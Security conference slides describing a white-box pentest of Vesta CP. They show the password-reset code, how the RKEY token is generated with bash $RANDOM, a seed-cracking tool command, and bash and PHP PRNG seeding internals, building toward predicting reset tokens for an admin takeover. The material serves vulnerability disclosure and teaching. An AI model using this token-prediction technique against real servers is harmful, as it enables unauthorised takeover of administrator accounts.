

VESTA CP ADMIN Takeover

Exploiting reduced seed
entropy in bash \$RANDOM

FORTBRIDGE

Whoami



Founder & Principal Consultant @ FORTBRIDGE



Certs: OSCP/CRTO/CRTL/AWS/Azure/CDP/OSEP/OSWE



Speaker BlueHat IL, BSides Dresden/Kent/BUD



Adrian Tiron

20 years young of cyber



WHAT IS THIS TALK ABOUT? (APPSEC)

OWASP Top 10 - #2 Security Risk

A02:2021 – Cryptographic Failures



Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage
29	46.44%	4.49%	7.29	6.81	79.33%	34.85%

Overview

Shifting up one position to #2, previously known as *Sensitive Data Exposure*, which is more of a broad symptom rather than a root cause, the focus is on failures related to cryptography (or lack thereof). Which often lead to exposure of sensitive data. Notable Common Weakness Enumerations (CWEs) included are *CWE-259: Use of Hard-coded Password*, *CWE-327: Broken or Risky Crypto Algorithm*, and *CWE-331 Insufficient Entropy*.

2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey



#2 Cryptographic Failures

About Vesta CP

- Web based control panel
- Similar to [cPanel/WHM/Plesk](#) – see our previous research on our blog
- Manages domains/websites/databases/dns/cron/backups etc
- Lightweight structure
- Exposes a PHP api which calls into bash scripts to do the heavy work
- They seem to have been acquired this year around the time we reported this Critical issue by Outroll

VESTA CP – White Box Pentest

- Source code is available, let's do white box
- Code is PHP, easy to read and also not obfuscated!!!
- no OOP, no frameworks
- Some issues reported previously <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=vesta>
- Previous issues: argument injection/ command injection
- Can we find one more Critical? "There's always 1 more"

Vesta CP – The Password Reset process

Hello, System Administrator,

To **reset** your control panel password, please follow this link:


<https://192.168.94.147:8083/reset/?action=confirm&user=admin&code=2L2WfqpVN6>

Alternatively, you may go to <https://192.168.94.147:8083/reset/?action=code&user=admin> and enter the following **reset** code:

2L2WfqpVN6

Standard password reset email

PHP Code Review api/v1/reset/index.php




```
15 if ((!empty($_POST['user'])) && (empty($_POST['code']))) {
16     if ( $return_var == 0 ) {
17         $subject = __('MAIL RESET SUBJECT',date("Y-m-d H:i:s"));
18         $hostname = exec('hostname');
19         $from = __('MAIL FROM',$hostname);
20         if (!empty($fname)) {
21             $mailto = __('GREETINGS_GORDON_FREEMAN',$fname,$fname);
22         } else {
23             $mailto = __('GREETINGS');
24         }
25         $mailto .= __('PASSWORD_RESET_REQUEST',$SERVER['HTTP_HOST'],$user,$rkey,$SERVER['HTTP_HOST']);
26         if (!empty($rkey)) send_email($to, $subject, $mailto, $from);
27         unset($output);
28     }
29 }
30
31 // header("Location: /reset/?action=code&user=".$_POST['user']);
32 exit;
33
34 if ((!empty($_POST['user'])) && (!empty($_POST['code'])) && (!empty($_POST['password']))) {
35     if ( $_POST['password'] == $_POST['password_confirm'] ) {
36         $v_user = escapeshellarg($_POST['user']);
37         $user = $_POST['user'];
38         $cmd="/usr/bin/sudo /usr/local/vesta/bin/v-list-user";
39         exec ($cmd." ".$v_user." json", $output, $return_var);
40         if ( $return_var == 0 ) {
41             $data = json_decode(implode('', $output), true);
42             $key = $data[$user]['RKEY'];
43             if (hash_equals($rkey, $_POST['code'])) {
44                 $v_password = escapeshellarg($_POST['password']);
45                 $fp = fopen($v_password, "w");
46                 fwrite($fp, $_POST['password']."\n");
47                 fclose($fp);
48                 $cmd="/usr/bin/sudo /usr/local/vesta/bin/v-change-user-password";
49                 exec ($cmd." ".$v_user." ".$v_password, $output, $return_var);
50                 unlink($v_password);
51                 if ( $return_var == 0 ) {
52                     // ...
53                 }
54             }
55         }
56     }
57 }
```

PHP API calls bash for password reset

Vesta CP – What is RKEY ?

- It's pre-generated (install time or password reset)
- Stored for every user in user.conf
- You have to know it to change it


A screenshot of the Vesta Control Panel's configuration interface. The top navigation bar shows several tabs: 'index.php .../v1/login', 'v-list-sys-config', 'index.php .../reset', 'v-change-user-password', 'user.conf' (which is the active tab), and 'UploadHandler.php .../v1/...'. The main content area displays the 'user.conf' file for the 'admin' user. The file contains various configuration parameters for the user, such as 'FNAME', 'LNAME', 'PACKAGE', 'WEB_TEMPLATE', 'PROXY_TEMPLATE', 'DNS_TEMPLATE', 'WEB_DOMAINS', 'WEB_ALIASES', 'DNS_DOMAINS', 'DNS_RECORDS', 'MAIL_DOMAINS', 'MAIL_ACCOUNTS', 'DATABASES', 'CRON_JOBS', 'DISK_QUOTA', 'BANDWIDTH', 'NS', 'SHELL', 'BACKUPS', 'CONTACT', 'CRON_REPORTS', 'MD5', and 'RKEY'. The 'RKEY' parameter is highlighted with a red rectangle. The value for 'RKEY' is 'QZ0Jjy59Jp'.

```
1 FNAME='System'
2 LNAME='Administrator'
3 PACKAGE='default'
4 WEB_TEMPLATE='default'
5 PROXY_TEMPLATE='default'
6 DNS_TEMPLATE='default'
7 WEB_DOMAINS='100'
8 WEB_ALIASES='100'
9 DNS_DOMAINS='100'
10 DNS_RECORDS='100'
11 MAIL_DOMAINS='100'
12 MAIL_ACCOUNTS='100'
13 DATABASES='100'
14 CRON_JOBS='100'
15 DISK_QUOTA='unlimited'
16 BANDWIDTH='100000'
17 NS='ns1.domain.tld,ns2.domain.tld'
18 SHELL='bash'
19 BACKUPS='3'
20 CONTACT='adrian@fortbridge.co.uk'
21 CRON_REPORTS='yes'
22 MD5='$6$ax0Wklfe$kpS6iyxTYQCEP0xq8Ky2IqD.3/Da63D0vioRbhZldIgSxAbcyaV9AMM/XQfrm9AEH5GvLadXc.UCnC//QvEBL.'
23 RKEY='QZ0Jjy59Jp'
24
```

RKEY is the password reset token

Vesta CP – v-change-user-password script

- PHP API calls this bash script
- It changes the password AND
- It generates the RKEY for the NEXT password reset




```
bin > $ v-change-user-password
29 if [ "$user" = "root" ]; then
30 fi
31 check_args '2' "$#" 'USER PASSWORD'
32 is_format_valid 'user'
33 is_object_valid 'user' 'USER' "$user"
34 is_object_unsuspended 'user' 'USER' "$user"
35 is_password_valid
36
37 #-----#
38 # Action #
39 #-----#
40
41 # Changing user password
42 echo "$user:$password" | /usr/sbin/chpasswd
43 md5=$(awk -v user=$user -F : 'user == $1 {print $2}' /etc/shadow)
44
45 if [ "$user" = 'admin' ] && [ -e "$VESTA/web/reset.admin" ]; then
46 rm -f $VESTA/web/reset.admin
47 fi
48
49 #-----#
50 # Vesta #
51 #-----#
52
53 # Changing RKEY value
54 update_user_value "$user" '$RKEY' "${(generate_password)}"
55 update_user_value "$user" '$MD5' "$md5"
56
57 # Logging
58 log_history "changed password"
59 log_event "$OK" "$ARGUMENTS"
60
61 exit
```

V-change-user-password

Vesta CP – main.sh generate_password

- Uses Bash \$RANDOM env variable
- Not crypto secure
- Between 0 and 32767
- And then module operator to get an index within the string limits



```
nc > $ main.sh
145
146 # Random password generator
147 generate_password() {
148     matrix=$1
149     lenght=$2
150     if [ -z "$matrix" ]; then
151         matrix=0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
152     fi
153     if [ -z "$lenght" ]; then
154         lenght=10
155     fi
156     i=1
157     while [ $i -le $lenght ]; do
158         pass="$pass${matrix:${RANDOM%${#matrix}}:1}"
159         ((i++))
160     done
161     echo "$pass"
162 }
163
```

Vesta generate_password function is used everywhere

Vesta CP –bashrandomcracker for \$RANDOM

```
#guess seed and predict numbers  
$ bashrand crack -n 3 $RANDOM $RANDOM $RANDOM
```

```
Seed: 2137070299 +3 (old)          # Seed found  
Next 3 values: [22404, 16453, 2365] # predicting the next random numbers
```

```
$ echo $RANDOM $RANDOM $RANDOM  
22404 16453 2365 # generating next 3 $RANDOM and they match with the 3 above
```

```
#seed it and generate the next random numbers
```


```
$ RANDOM=1337; echo $RANDOM $RANDOM $RANDOM  
24879 21848 15683  
$ RANDOM=1337; echo $RANDOM $RANDOM $RANDOM  
24879 21848 15683
```

<https://github.com/jorianwoltjer/bashrandomcracker>

Vesta CP – Quick Dive into bash internals (C)

It seeds the generator with

- timestamp
- microseconds
- getpid()
- Notice anything?



```
1309 brand ()
1324     rseed += 0x/TTTTTTT;
1325 #endif
1326     return ((unsigned int)(rseed & 32767)); /* was % 32768 */
1327 }
1328
1329 /* Set the random number generator seed to SEED. */
1330 static void
1331 sbrand (seed)
1332     unsigned long seed;
1333 {
1334     rseed = seed;
1335     last_random_value = 0;
1336 }
1337
1338 static void
1339 seedrand ()
1340 {
1341     struct timeval tv;
1342
1343     gettimeofday (&tv, NULL);
1344     sbrand (tv.tv_sec ^ tv.tv_usec ^ getpid ());
1345 }
```

Bash internals – seeding the PRNG


Vesta CP – initial exploitation ideas

- Bruteforce all values (4.3 Billion) – terrible idea, takes weeks & it's noisy
- getpid() – 2 bytes in general, bruteforceable
- Microseconds – 20 bits, bruteforceable
- Most important is the timestamp – Info Leak?
- We could find endpoints that exposed useful timestamp but only Auth
- A useful timestamp is the timestamp of the last password reset
- Know any other tricks? Please share :D

Vesta CP – PHP internals (out of ideas)

LCG function uses s1 and s2

- What's with the left bitshift?
- Tv.tv_usec needs 20 bits



```
github.com/php/php-src/blob/PHP-7.4.17/ext/standard/lcg.c


php-src / ext / standard / lcg.c
Code Blame 124 lines (104 loc) · 3 KB

70     return 2 - 4.0500138e-10,
71 }
72 /* }}} */
73
74 static void lcg_seed(void) /* {{{ */
75 {
76     struct timeval tv;
77
78     if (gettimeofday(&tv, NULL) == 0) {
79         LCG(s1) = tv.tv_sec ^ (tv.tv_usec<<11);
80     } else {
81         LCG(s1) = 1;
82     }
83 #ifdef ZTS
84     LCG(s2) = (zend_long) tsrm_thread_id();
85 #else
86     LCG(s2) = (zend_long) getpid();
87 #endif
88
89     /* Add entropy to s2 by calling gettimeofday() again */
90     if (gettimeofday(&tv, NULL) == 0) {
91         LCG(s2) ^= (tv.tv_usec<<11);
92     }
93
94     LCG(seeded) = 1;
95 }
96 /* }}} */
```

PHP internals – seeding LCG

Vesta CP – PHP seeding vs Bash seeding

- No bit shifting in bash PRNG
- We're simply XOR-ing 3 values
- Could this be a problem?



```
file Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
C variables.c
BASH
  jobs.n
  list.c
  locale.c
  mailcheck.c
  mailcheck.h
  make_cmd.c
  make_cmd.h
  Makefile.in
  MANIFEST
  mksyntax.c
  NEWS
  nojobs.c
  NOTES
  parse.y
  parser.h
  patchlevel.h
  pathexp.c
  pathexp.h
  pathnames.h.in
C variables.c 5
C variables.c > seedrand()
1309 brand ()
1324     rseed += 0x/TTTTTTT;
1325 #endif
1326     return ((unsigned int)(rseed & 32767)); /* was % 32768 */
1327 }
1328
1329 /* Set the random number generator seed to SEED. */
1330 static void
1331 sbrand (seed)
1332     unsigned long seed;
1333 {
1334     rseed = seed;
1335     last_random_value = 0;
1336 }
1337
1338 static void
1339 seedrand ()
1340 {
1341     struct timeval tv;
1342
1343     gettimeofday (&tv, NULL);
1344     sbrand (tv.tv_sec ^ tv.tv_usec ^ getpid ());
1345 }
1346
```

Bash internals – PRNG seeding

Vesta CP – The issues with Seeding (“AHA!”)

The issues are the following:

- `tv.tv_sec` – the current timestamp and occupies 8 bytes but uses only 4 bytes in practice. You can store timestamps up to year 2038 on just 4 bytes.
- `tv.tv_usec` – the microseconds and occupies 8 bytes, but uses 20 bits in practice (there's 1.000.000 microseconds in a second and **20 bits** is enough to store this)
